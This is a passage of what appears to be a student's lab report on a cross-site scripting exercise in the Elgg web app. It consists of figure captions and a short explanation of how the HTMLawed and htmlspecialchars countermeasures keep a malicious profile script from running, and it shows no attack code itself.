

Figure 31: Profile page before Boby gets hacked



Figure 32: Boby visits Alice's profile with Malicious JavaScript program



Figure 33: Profile page after Boby gets hacked



Figure 34: Malicious JavaScript program embedded in Boby's profile

Question 8

After activating only the `HTMLawed` countermeasure (see Figure 35), I log in as Charlie, who has not been hacked yet (see Figure 36). When Charlie visits Boby's profile, the malicious JavaScript program is displayed rather than executed (see Figure 37). Thus, Charlie is not hacked. This is because `HTMLawed` not only removes tags from user input, but also escapes special characters like "<" and ">". Encoding special characters avoids XSS attacks because inputs will not become executable commands after these characters are encoded.



Figure 35: `HTMLawed` countermeasure activated



Figure 36: Profile page of Charlie



Figure 37: Malicious JavaScript program not executed but displayed

I then enable `htmlspecialchars` in `/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/longtext.php` (see Figure 38) and restart the Apache service (see Figure 39). When Charlie visits Boby's profile again, it turns out a fatal error in web page rendering (see Figure 40), and thus the malicious codes are not executed. When returning to Charlie's profile, I further prove that he is not hacked (see Figure 41). The countermeasures are working.



Figure 38: `htmlspecialchars` countermeasure activated



Figure 39: Apache service restarted



Figure 40: Malicious JavaScript program not executed



Figure 41: Profile page of Charlie